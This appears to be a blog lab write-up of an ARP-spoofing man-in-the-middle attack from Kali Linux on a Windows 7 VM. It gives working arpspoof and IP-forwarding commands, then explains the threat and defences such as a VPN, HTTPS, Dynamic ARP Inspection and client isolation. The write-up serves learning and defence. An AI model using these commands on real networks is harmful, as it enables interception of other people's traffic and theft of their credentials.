
Overview #
In this experiment I run a man-in-the-middle attack from Kali Linux against a Windows 7 host on the same network — both as VMs.
Specifically, I use the arpspoof tool to perform ARP spoofing and insert myself between Windows 7 and the router (the gateway).
The aim is to develop a hands-on understanding of ARP's weaknesses, how traffic gets intercepted, and the role of IP forwarding.# 1. The setup
A man-in-the-middle attack puts the attacker between two parties (here, Windows 7 and the router), impersonating each side so that all traffic flows through — and can be eavesdropped by — the attacker.
We'll use the canonical technique: ARP spoofing.
The attacker (Kali Linux) tells the victim (Windows 7) "I'm the router," and at the same time tells the router "I'm Windows 7," so all traffic between the two ends up routed through the attacker.
2. Building the environment #

I'm using a single host machine running VirtualBox; the network configuration is what matters. Both VMs have their network adapters set to "bridged" so they sit on the same physical network as the host (e.g. 192.168.2.xxx).

- 1. Find the IP: run
ipconfigto grab the IP address (e.g.192.168.2.172) and gateway (e.g.192.168.2.1).


- 1. Find IP and MAC: run
ip ato grab the IP (e.g.192.168.2.105) and MAC address.
# Enable IP forwarding (write 1)
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

# Verify (should print 1)
cat /proc/sys/net/ipv4/ip_forward
3. Running the attack #
- Start ARP spoofing: run


arpspooffrom Kali in two terminals — one in each direction. They'll print continuous log lines; just leave them running.
# arpspoof -i <interface> -t <target IP> <IP whose mapping you want to overwrite>

# Terminal 1: impersonate the victim (Windows 7) — fool the router
sudo arpspoof -i eth0 -t 192.168.2.1 192.168.2.172

# Terminal 2: impersonate the router — fool the victim (Windows 7)
sudo arpspoof -i eth0 -t 192.168.2.172 192.168.2.1
4. Confirming the result #

After the attack starts, run arp -a on the Windows 7 side again.
The MAC address corresponding to the gateway (192.168.2.1) is no longer the router's — it's been rewritten to the attacker's (Kali Linux's) MAC. ARP spoofing has succeeded.
This experiment shows just how easily — with nothing more than arpspoof — you can wedge yourself onto the traffic path of another host on the same network.
The root cause is in ARP itself: the protocol has no mechanism for verifying that a sender is who it claims to be.
The threat #
Once the attacker is on the path, they can read every packet of any unencrypted traffic — HTTP, FTP, Telnet, you name it. Login passwords and cookies travel in plaintext and are trivial to lift.
Combined with techniques like SSL stripping, the attacker can also disrupt access to https:// sites and steer the victim to spoofed pages.
Defense #
This attack is especially dangerous on shared networks — public Wi-Fi, cafés, internet cafés.
For users:
- Use a VPN: on public networks, a VPN is the surest defense. Your traffic flows through an encrypted tunnel, so even if it's intercepted, it can't be read.
- Check for HTTPS: look for the lock icon in the browser. Don't dismiss "Not secure" warnings.
For network operators:
- Dynamic ARP Inspection (DAI): higher-end switches can detect and drop forged ARP replies via features like DAI.
- Client isolation (AP isolation): configure Wi-Fi access points so connected clients cannot communicate with each other directly. That alone prevents an attacker from scanning or attacking other users on the network.




COMMENTS 0
No comments yet — be the first to leave one.